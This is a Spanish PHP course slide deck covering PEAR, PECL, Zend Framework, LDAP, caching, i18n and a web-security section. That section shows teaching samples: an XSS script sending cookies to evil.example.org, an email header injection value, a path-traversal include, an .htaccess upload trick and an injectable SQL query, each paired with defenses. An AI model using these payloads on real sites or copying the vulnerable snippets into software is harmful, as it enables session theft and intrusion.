- <http://es.php.net/manual/en/mysqli.ssl-set.php>

# PEAR

- PHP Extensión and Application Repository
  - Framework enfocado a la “Comunidad”
  - Fundado en 1999
  - Gran lista de librerías
  - Dividido en paquetes, cada paquete un equipo
- Objetivo
  - Fomentar reutilización de código.
  - Crear un acceso estándar a librerías
  - Mantener un estándar en el estilo en la programación
  - Codificación estándar.
  - Mantenimiento centralizado

- Instalación “standalone”
  - <http://pear.php.net/go-pear>
- Instalación en el sistema
  - Debian/Ubuntu: `apt-get install php-pear`  
:)
  - Instalar librerías
    - `pear install paquete_Libreria`
- Modo de uso
  - `require_once “paquete.php”`
  - Cuidado, comprobar el `include_path!!!`

- Desventajas
  - Aunque está bien pensado, es fácil tener problemas con las dependencias.
    - `pear config-set preferred_state alpha|beta|stable`
  - El paquete de Debian parece estar roto :(

# PECL



- PHP Extension Community Library (“pickle”)
  - Clases escritas en C/C++
  - Similar a PEAR, de hecho usa Pear PM.
  - Más eficientes que PEAR.
  - Muchas de ellas son extensiones típicas de PHP

- Instalación automática
  - Igual que con pear
    - `pecl install paquete`
- Instalación manual
  - Necesitamos el paquete `php5-dev`
  - Descargamos fuentes
  - Compilamos e instalamos la librería

```
# cd /path/al/modulo
# phpize
# ./configure
# make
# make install
//Esto lo instala en /usr/lib/php5/20060613 o
algo por el estilo
```
  - Configuramos la extension en PHP (`/etc/php5/conf.d/extension.ini`)  
**`extension=nom_extension.so`**

# Frameworks

Frame = marco

Work = trabajo

Cualquier que haya pretendido construir una aplicación de envergadura media, ha creado su propio “framework”:

Reutilización de código

Fácil Mantenimiento / legibilidad

Abstracción en la capa de acceso a datos

Utilizar una librería de funciones es utilizar un Framework.

## Utilización de framework propio (generalmente)

### –Pros:

- Agilidad de uso
- Alto conocimiento de la estructura
- Flexibilidad
- Seguridad (por ocultación)

### –Contras

- Desarrollado por un grupo reducido (lento)
- Poco testing
- Estructura desorganizada

## MVC

–Paradigma de programación nacido en 1978 de la mano de Xerox PARC.

–Separa el código en 3 partes lógicas:

–Modelo

- Representa el modelo de datos que va a utilizar la aplicación.
- El “sujeto” en una aplicación.
- Debe contener toda la lógica de negocio de la aplicación.

–Vista

- Contiene la lógica de visualización (XHTML para aplicaciones web).
- Mezcla la lógica de datos con las acciones en el controlador, para devolver la salida al usuario.

## Controlador

- Representa la acción a ejecutar el modelo de datos que va a utilizar la aplicación.
- El controlador para un modelo, podría considerarse como el “verbo”
- Desde aquí se invocará la lógica de negocio contenida en el modelo.

## Frameworks más utilizados

### Symphony

- (mvc, orm, ajax, caching, NO templates...)
- Bastante soporte

### Prado

- (mvc, orm, ajax, caching, templates, EDP)
- Complejo

### CakePHP

- (mvc, orm, ajax, caching, NO templates...)
- Fácil aprendizaje

### Zend Framework

- (mvc, ajax, caching, NO templates, components)
- Muy Flexible** y “fácil aprendizaje”



# Zend

Zend Framework es un framework híbrido

- Componentes usables de modo stand-alone

- Es fácil empezar a utilizar Zend al estilo PEAR. Sin cambiar el paradigma de la aplicación existente.

- Core MVC

- Implementación completa del Modelo-Vista-Controlador

Amplio soporte de la comunidad

- Existen más colaboradores libres, que trabajando para Zend.

- La comunidad libera componentes que pasan a la incubadora.

- Utilización de PHPUnit para testing (calidad).

Zend es la empresa detrás del engine PHP

- Soporte de otras grande empresas como IBM o Google.

Junio 2005

- Comenzó oficialmente el desarrollo

Abril 2006

- Primera beta pública (0.1.3)

Junio 2007

- Ver 1.0.0

Marzo 2009

- Ver 1.7.8

Actualmente

- Ver 1.9

Licencia estilo BSD (estilo Apache):

- Permite desarrollar proyectos opensource.
- Permite desarrollar aplicaciones comerciales.

Cada persona que desarrolle para Zend framework, tiene que firmar un Acuerdo de Licencia de Contribuidor (CLA), lo que garantiza que el código o cualquier concepto sujeto a Propiedad Intelectual sean libres.

<http://framework.zend.com/license>

- Descarga de Zend Framework
  - Modo descarga
  - <http://framework.zend.com/download>
  - Descargarse la última versión estable (1.9.5)
  - El contenido dentro de la carpeta “library” será el framework propiamente dicho.

- Modo SVN

- Checkout del último tag disponible

**svn co**

**[http://framework.zend.com/svn/framework/standard/tags/\](http://framework.zend.com/svn/framework/standard/tags/release-1.9.5/library/Zend/)**  
**release-1.9.5/library/Zend/ Zend**

## Reescritura peticiones HTTP

- Debemos asegurarnos de que modrewrite está activado en nuestro Apache2

```
# a2enmod rewrite  
# /etc/init.d/apache restart
```

- En desarrollo será suficiente con tener un fichero .htaccess ocupándose de esta tarea.
- En producción es recomendable especificarlo en el fichero de configuración de apache, para mejorar el rendimiento.

- Crear la estructura básica de Zend

- Zend nos proporciona un script de consola para esto: `zf.sh`

`zf.sh create project ejemplo`

- No genera cuatro directorios con sus correspondientes subdirectorios.

- Public:

- El único directorio que exponremos al exterior.
      - Principalmente contendrá el `index.php` (que se encargará de arrancar toda la aplicación), las imágenes, los archivos `css`, los archivos `js`, etc...

- Library:

- Las librerías de `zend_framework` y si queremos otras, pues también. Las de Zend deberemos copiarlas o linkarlas, no se incluyen por defecto

- Application:

- Aquí va la aplicación como tal.

- Tests:

- Archivos para Unit Testing

Partimos de un directorio donde estarán todos los ficheros web (/var/www por ejemplo)

```
/var/www/  
/var/www/lib/ ← Contendrá ficheros de terceros  
/var/www/lib/Zend ← Zend Framework  
/var/www/application/ ← Ficheros de nuestra  
aplicación  
/var/www/application/controllers ← Controladores  
/var/www/application/models ← Modelos  
/var/www/application/views ← Vistas  
/var/www/application/views/scripts/ ← contenedora de las  
vistas  
/var/www/application/views/scripts/index  
/var/www/application/views/helpers/ ← dir para helpers de  
views  
  
/var/www/public/ <- Document Root del Apache  
/var/www/public/images/ <- directorios web "normales"  
/var/www/public/css/
```



- Fichero que se encarga de redirigir todas las peticiones HTTP a nuestra aplicación.
  - public/index.php
  - Se asegura de que todas las librerías necesarias están incluidas
  - Llama al bootstrap (sistema de inicialización) de Zend\_Framework

- Fichero de bootstrap
  - application/Bootstrap.php
  - Se encarga de inicializar todos los recursos de Zend Framework
  - En un principio está prácticamente vacío, ya lo rellenaremos nosotros con lo que necesitemos
  - El Front\_Controller se lanza por defecto. No necesita inicializarse desde aquí

- Action Controllers

- application/controllers/{controlador}Controller.php
- Acciones que se ejecutarán dependiendo de la ruta obtenida
- En Zend por defecto las urls son:
  - <http://servidor/aplicación/modulo/controlador/accion>
  - Se puede modificar a nuestro antojo
  - El módulo no es obligatorio, por defecto = “Default”
- Los Controladores extienden de Zend\_Controller\_Action
  - `public function {nombre}Action`
    - Los métodos con este tipo de nombre se llaman automáticamente a través de la acción

- Los métodos en Zend se escriben utilizando camel-case
  - Comenzando en minúscula, las palabras se separan poniendo la primera letra en mayúscula.
  - El siguiente método dentro de un controlador llamado viajes (ViajesController.php), sería algo así:

```
class ViajesController extends Zend_Controller_Action {  
  
    public function reservarVueloAction() {}  
}
```

- La URL que invocaría dicha acción en el controlador sería, sin embargo, en minúsculas, separando las palabras con un guión:

```
http://example.com/viajes/reservar-vuelo
```

- Vistas

- views/scripts/{controlador}/{accion}.phtml
- Vista que se utilizara dependiendo del controlador y la acción obtenida
- Una vista especifica normalmente el contenido XHTML que se utilizará para renderizar la página.
- También es posible que el resultado sea XML, JSON o incluso contenido binario como una imagen o un PDF.
- Las vistas serán específicas para cada \*Action de un Controlador.
  - Esto se puede sobrescribir

- La vista como “objeto”, estará disponible dentro como la propiedad “view” dentro del controlador.

```
IndexController.php
public function IndexController() {
    $this->view->titulo = "Hola Mundo";
}
```

- Mediante el método mágico \_\_set se creará la propiedad aunque no exista, y estará disponible dentro de la vista.

```
index.phtml
<?php echo $this->titulo ?>
```

- En la vista se puede programar PHP de manera normal, aunque por concepto, no debe contener lógica de negocio.

## Escape()

- Función disponible en la vista, que deberá usarse para evitar valores malicioso en las variables que llegan a la vista.

```
$this->escape($valor);
```

- Por defecto, llamará a la función htmlentities.
- Es configurable desde el controlador mediante el método de la vista setEscape.

```
$this->view->setEscape('funcion_a_medida');  
$this->view->setEscape(array($obj, 'metodo_publico');  
$this->view->setEscape(array('clase', 'metodo_estatico');
```

Helpers, o “ayudadores” de vistas, son utilizados para encapsular funciones complejas y/o repetitivas dentro de las vistas.

Existen varios helpers instanciados inicialmente en la clase `Zend_View`

- `FormText();`
- `FormSubmit();`
- `FormLabel();`
- `HtmlList();`
- Etc...



Es posible crear nuestros propios helpers a nuestra medida.

Deben (no siempre) almacenarse en un directorio establecido:

```
/var/www/app1/views/helpers/NombreDelHelper.php
```

La clase debe denominarse con el prefijo Zend\_View\_Helper\_NombreDelHelper, y el método que se invocará se llamara “NombreDelHelper”.

```
Class Zend_View_Helper_NombreDelHelper {  
    public function NombreDelHelper($param) {}  
}
```

Existen varias tendencias a la hora de entender e implementar un modelo de datos:

- Sin Modelo: donde la lógica de negocio estará encapsulada dentro del controlador (desaconsejada para aplicaciones de tamaño considerable).
- Modelo Ligero: implementa funciones básicas basándose en datos introducidos desde el controlador.
- Modelo Pesado: encapsula la lógica de los datos además de la lógica de negocio.

- Un Modelo será una clase en el siguiente directorio de nuestro árbol de directorios:

`/var/www/app1/models/Modelo.php`

- Esta vez, no tiene que “necesariamente” heredar de ninguna clase del Framework para funcionar.
- La estructura de herencias de los modelos será tan compleja como el programador quiera hacerla.
- Se recomienda mantener la nomenclatura de Zend Framework y el Namespace
  - `Default_Model_NombreModel.php`

- application/configs/application.ini

- Fichero de configuración

```
resources.db.adapter = "PDO_MYSQL"  
resources.db.params.dbname = "cursosp"  
resources.db.params.username = "root"  
resources.db.params.password = "root"
```

- Podemos configurar rutas en el FS

```
resources.layout.layoutPath = APPLICATION_PATH "/layouts/scripts"
```

- Podemos inicializar recursos

```
resources.view[] =
```

- Podemos configurar el enrutamiento (urls)

```
resources.router.routes.subaction.route =  
":controller/:action/:subaction/*"
```

# Seguridad en PHP

- Nociones básicas - Conceptos
  - La seguridad es una medida, no una característica
    - Quiero una aplicación segura (Vale, me alegro por ti, pero...)
  - Mantener balance entre coste y seguridad
    - Un nivel adecuado de seguridad no tiene por qué incrementar el coste, pero obviamente no es lo mismo la web de un banco, que la de mi ferretería.
  - Mantener balance entre usabilidad y seguridad
    - Session timeouts
  - La seguridad debe ser parte del diseño

- Nociones básicas - Técnicas
    - No confiar en el usuario.
      - Filter Input Escape Output (FIEO)
        - Mantener PHP actualizado
        - Mantener las librerías actualizadas (dentro de lo posible)
        - Mantener todo los datos “sensibles” fuera del acceso web.
- ```
/public ← Apache solo debería acceder aquí  
/library  
/application
```
- Procurar mantener una configuración PHP lo más restrictiva posible, pero acorde a nuestras necesidades

- Configuración de PHP

- No mostrar la información sobre los errores en la web.
  - Loguear los errores

```
php.ini
```

```
=====
```

```
display_errors = Off
```

```
log_errors = On
```

- Comprobar la configuración.
  - Phpsecinfo nos puede ayudar a comprobar las opciones más sensibles
    - Solo es un análisis rápido
    - No hace falta hacer caso a todo lo que nos dice, podríamos quedarnos sin ciertas funcionalidades. CUIDADO
- El parámetro php\_safe a Off por favor, nos dará una falsa sensación de seguridad.
  - Gracias :)



- Archivos dentro del directorio público
  - Comprobar que no se nos quedan ficheros de testing o diagnóstico que en principio eran temporales.
    - info.php
    - test.php
    - phpsecinfo :p
  - Comprobar que los editores no nos han dejado archivos de backup!!!!
  - Restringir el acceso a directorios de sistemas de control de versiones u otras aplicaciones utilizadas para el despliegue

```
RewriteRule ^(.*/)?\.svn/ - [F,L]
```

- Uploads

- Cuidado con lo que dejamos subir al servidor
- Cuidado donde lo guardamos
- La obtención de los ficheros subidos debería estar controlada (“download.php”)

- Ejemplo:

- No permitimos subir ficheros con extensión PHP para que no puedan subir un script y ejecutarlo. OK
- Pero, no controlamos que nos suban un .htaccess.
  - Letxes, que despiste!!
- ```
AddType application/x-httpd-php .php .htm
```
- Ahora los .htm también se interpretan por PHP!!!!
  - Vaya liada :(

- Email header injection
  - Un atacante podría enviar emails a través de un formulario, modificando las cabeceras.
  - FIEO!!

```
mail($to,$subject,$message,$headers);
```

```
<?php mail('usuario@example.com',$_POST['asunto'],  
$_POST['mensaje'],'From: ' . $_POST['from']); ?>
```

```
$_POST['from'] = malo@malosos.com%0cc:victima@victimillas.org%0
```

- Validar las entradas
  - Filtrar != Validar
    - Filtrar = Quitar caracteres/cadenas extraños/as
    - Validar = Asegurarnos de que el valor es válido

```
<?php
$miFichero = $_GET['fichero'];
include($miFichero);
?>
```

```
!!!!!!
index.php?fichero=../../application/configs/application.ini
!!!!!!
```

- Asegurarnos de que los datos que nos están introduciendo son válidos!

- Robo de sesión

- Antes PHP solía mantener la sesión pasando el id de sesión como parámetro `$_GET` o `$_POST`.
- Permitía poder asignarle un id de sesión a un usuario a través de un enlace.
- Hoy en día ya no es tan fácil, la sesión se almacena en la cookie de sesión y se envía en las cabeceras.
- Aun así podemos mejorar la seguridad:
  - Además del id de sesión, podemos guardar el user-agent del cliente + un seed secreto y hacer un md5 de todo.

```
$_SESSION['fingerprint'] = md5($_SERVER['User-Agent'] . 'TxurroSeed');
```

- Después comprobamos que el fingerprint sigue siendo el mismo y así sabemos que al menos no ha cambiado de navegador... :)
- Podemos mejorar esto si el Seed además también depende de la sesión.

- Cross Site Scripting (XSS)
  - Atentan contra la confianza que un usuario tiene a una web (o al menos el que su navegador tiene hacia la misma)
  - Normalmente afectan a páginas que muestran datos externos o muestran datos introducidos por los usuarios
  - Si no filtramos la entrada, ni escapamos la salida de datos (FIEO de nuevo...):

```
<script>
document.location =
'http://evil.example.org/steal_cookies.php?cookies=' +
document.cookie
</script>
```

- Usar `htmlentities()`, `stript_tags()`, etc..

- Cross Site Request Forgeries (CSRF)

- Atentan contra la confianza que una web tiene hacia los usuarios.
  - Principalmente hacia los usuarios logueados. Nos permite enviar posts, comentarios, etc...
- A pesar de tener la sesión bien controlada, puede lanzarse este ataque
- Consiste en enviar un petición HTTP en nombre de un usuario registrado.
  - Por ejemplo Twitter estuvo afectado y mediante un enlace malicioso te convertías en follower del atacante automáticamente.
  - Realmente ni siquiera hace falta hacer click, basta con tener una imagen con una url maliciosa.

```

```

- El ataque también puede provenir de un formulario externo que se lance contra nuestra web

- Cross Site Request Forgeries (CSRF)
  - Como lo combatimos
    - No usar GET a la hora de confirmar acciones
  - Y en un POST?? Porque decías algo de los formularios...
    - Utilizar tokens.
    - Un input oculto con un valor precalculado que es válido solo para la sesión actual y aceptado solo en un POST.

```
<?php
session_start();
$token = md5(uniqid(rand(), true));
$_SESSION['token'] = $token;
?>
<form method="POST">
<input type="hidden" name="token" value="<?php echo $token; ?>" />
<input type="text" name="message"><br />
<input type="submit">
</form>
```



- Servidores Compartidos

- Los datos de sesión se guardan en un directorio compartido. (normalmente /tmp)
- Todos los clientes del Servidor Compartido pueden acceder a los archivos de sesión de otro cliente.
- Solución:

- Almacenar los datos de sesión en la base de datos.  
Haciendo uso de la función `session_set_save_handler` podemos indicar que funciones se utilizarán para gestionar la sesión.


```
session_set_save_handler('_open','_close','_read','_write',  
, '_destroy', '_clean');
```

- Mejor todavía, no usar servidores compartidos :p

- Sql injection

- Filtrar la entrada (FIEO!)
- Utilizar los mecanismos de “quoting” que nos facilita nuestra extensión de BBDD
  - mysqli\_real\_escape\_string()
- Utilizar prepared statements

```
mysql_query('SELECT * FROM user WHERE username = "' .  
$_GET['username'] . '"');
```



Créditos: XKCD - <http://xkcd.com>

- Cookies
  - Los datos de las cookies pueden ser accesibles por cualquiera.
  - Mantener la mínima información posible en ellas

- Guía indispensable para tener una noción básica sobre la seguridad en PHP (y la programación web en general)
  - <http://phpsec.org/projects/guide/>

# LDAP

- LDAP: Lightweight Directory Access Protocol
  - Protocolo a nivel de aplicación que permite el acceso a un servicio de directorio ordenado y distribuido para buscar diversa información en un entorno de red.
  - Directorio:
    - Conjunto de objetos con atributos organizados de una manera lógica y jerárquica
  - Habitualmente se utiliza para la autenticación de usuarios.

- Sintaxis PHP

- Conexión

```
$ldap = ldap_connect($host,[$port]);  
ldap_set_option($ldap, LDAP_OPT_PROTOCOL_VERSION, 3);  
ldap_bind($ldap,$user,$pass);
```

- Consultas

```
$filter = "(campodelarbol=". $user. ")";  
$base_dn = "dc=rama,dc=dominio,dc=dominio";  
$read = ldap_search($ldap, $base_dn, $filter);  
$info = ldap_get_entries($ldap, $read);
```

- Escritura

```
ldap_modify($ldap,$dn,$entry);  
ldap_mod_replace($ldap,$dn,$attr);
```

- Cerrar conexión

```
ldap_close($ldap);
```

- Sintaxis Zend
  - Conexión

```
$options(  
    'host'                => 's0.foo.net',  
    'username'            => 'CN=user1,DC=foo,DC=net',  
    'password'            => 'pass1',  
    'bindRequiresDn'      => true,  
    'accountDomainName'   => 'foo.net',  
    'baseDn'              => 'OU=Sales,DC=foo,DC=net', );  
$ldap = new Zend_Ldap($options);  
$ldap->bind($user,$pass);
```

- Consultas

```
$filter = "(campodelarbol=".$user.")";  
$ldap->search($filter);
```

- Escritura

```
$hm = $ldap->getEntry($dn);  
Zend_Ldap_Attribute::setAttribute($hm, 'mail', 'mueller@my.local');  
Zend_Ldap_Attribute::setPassword($hm, 'newPa$$w0rd',  
                                   Zend_Ldap_Attribute::PASSWORD_HASH_SHA1);  
$ldap->update($dn, $hm);
```



# Cacheando desde PHP

- Cache
  - Duplicación de un conjunto de datos con la intención de reducir el tiempo de acceso a los datos originales para optimizar el rendimiento del sistema
  - En la web su objetivo es:
    - Reducir el ancho de banda consumido
    - Reducir la carga de los servidores
    - Reducir el tiempo de descarga

- Cache en el lado del cliente
  - Desde PHP podemos manejar las cabeceras para tratar que el cliente no nos realice tantas peticiones.
    - Expires: Le decimos cuando caduca la página
    - Etag: Le damos un hash para que compruebe si se ha modificado el recurso o no.
- Cache-Control y Pragma
  - Normalmente se suelen utilizar para todo lo contrario, para especificar explícitamente que no queremos que se cachee algo.

## Cacheando en el lado del servidor

- Memcached

- Sistema distribuido de cacheo en memoria
- Escucha en el puerto 11211
- Nos permite almacenar datos y objetos en memoria
- A medida que se va llenando la memoria, los objetos más antiguos se van eliminando.
- No tiene ningún mecanismo de seguridad, si tengo acceso a memcached, tengo acceso a los datos!!!!
  - Iptables
- Instalación del servidor de memcached  
`apt-get install memcached`
- Instalación de la librería para php  
`apt-get php5-memcache`
- Ya podemos utilizar las funciones de tipo memcache\_\*

- Cacheando en ficheros
  - Podemos utilizar el sistema de ficheros para cachear datos.
    - Por ejemplo si guardamos las imágenes y los ficheros subidos por los usuarios en la BBDD, podemos tener una caché para no andar pidiéndoselo todo el rato a MySQL.
  - No es recomendable dar acceso directo a esta carpeta.
    - Tendremos un fichero o un script que se encargue de realizar la transformación en la petición.
  - También podemos utilizar `ob_start`, `ob_get_contents`, etc... Para cachear partes de la web.
    - Accedemos por RSS a un recurso, nos lo descargamos lo procesamos con el `ob` activo y guardamos el contenido en un archivo.
    - Ahora utilizamos el archivo durante X tiempo en lugar de acceder al servidor remoto en cada petición.

- Zend\_Cache
  - Volvemos al patrón Factory
    - Nos permite utilizar diferentes “Backends” y “Frontends” con una misma interfaz/api.
    - Frontends:
      - Qué es lo que queremos cachear: Core, Output, File, Function y Class
    - Backends:
      - Dónde lo queremos almacenar: File, Sqlite, Memcached, Xcache, ZendPlatform, TwoLevels, ZendServer\_disk y ZendServer\_shMem

- APC – Alternative PHP Cache
  - Cachea tanto datos, como código “compilado” del bytecode de PHP, en memoria compartida
  - Optimiza notablemente el uso de recursos.
  - Se instala como una extensión

```
apt-get install php-apc
```

- Y según se instala empieza a hacer toda la magia
- Tienen intención de incluirlo en el core de PHP6
- Si queremos también podemos obligarle a guardar ciertos datos

```
apc_add($clave,$valor)  
apc_fetch($clave)  
etc...
```



- Otros aceleradores
  - eAccelerator
    - Solo funciona en modo thread-safe, por lo demás no tiene mala fama...
  - Xcache
    - Desarrollado por uno de los developers de Lighttpd.
    - Está comprobado que funciona en servidores con mucha carga
  - Zend Optimizer+
    - Funciona bajo la community edition de Zend Server....

# PHP multilinguaje

- El gran problema de la internacionalización
    - i18n: InternationalizationN
      - Proceso de diseñar software que permita ser adaptado a diferentes idiomas sin necesidad cambios en el código
    - L10n: LocalizationN
      - Proceso para adaptar el software a una zona específica
    - NLS: Native Language Support
      - Lo que engloba los dos anteriores, también conocido como g11n (globalization)
    - Locale: códigoLang\_CÓDIGOESTADO[.charset]
      - Conjunto de parámetros que definen un lenguaje
- Ej: `es_ES.utf8`, `en_US`, `eu_ES.ISO-8859-1`

- Multilenguaje utilizando arrays
  - Consiste en tener un fichero con el array de literales.
  - No es sostenible para aplicaciones con muchos literales

```
$literals = array(  
    "hello world" => "hola mundo",  
    "by world" => "adios mundo"  
);
```

- Este archivo lo cargamos desde la clase encargada de las traducciones.
- Otra variante es hacerlo con archivos ini. Estos suelen ser más fáciles de modificar por el cliente.

- Multilenguaje desde base de datos
  - Consiste en tener todos los literales en una tabla de la BBDD.
  - Se puede facilitar al cliente la posibilidad de modificar el mismo los literales
  - Solo se cargan en memoria los literales necesarios en cada momento.
    - Se debe analizar si es mejor cargarlos todos, dependerá de cada aplicación
  - Facilmente escalable

- Multilenguaje con gettext

- Opción preferida en entornos Unix
- Aunque también la más compleja
- Modo de trabajo:

- Crear los .po con la herramienta xgettext

Ej: `xgettext --default-domain=hola.php`

- El fichero .po contendrá

```
msgid "Hola mundo"      # Clave
msgstr ""                # Valor (traducción)
```

- El binario .mo se crea con msgfmt

- Carpetas:


```
/locale/eu_ES/LC_MESSAGES/fichero.mo
```

Autores:

Alayn Gortazar <alayn@irontec.com>

Javier Infante <jabi@irontec.com>

Iván Mosquera <ivan@irontec.com>



- Eres libre de:
  - Copiar, distribuir y comunicar públicamente la obra
  - Hacer obras derivadas
- Bajo las condiciones siguientes:
  - Reconocimiento:
    - Debes reconocer los créditos de la obra de la manera especificada por el autor o el licenciador (pero no de una manera que sugiera que tienes su apoyo o apoyan el uso que haces de su obra)
  - Compartir bajo la misma licencia
    - Si transformas o modificas esta obra para crear una obra derivada, sólo puedes distribuir la obra resultante bajo la misma licencia, una similar o una compatible.
- Más información en:  
<http://creativecommons.org/licenses/by-sa/3.0/es/>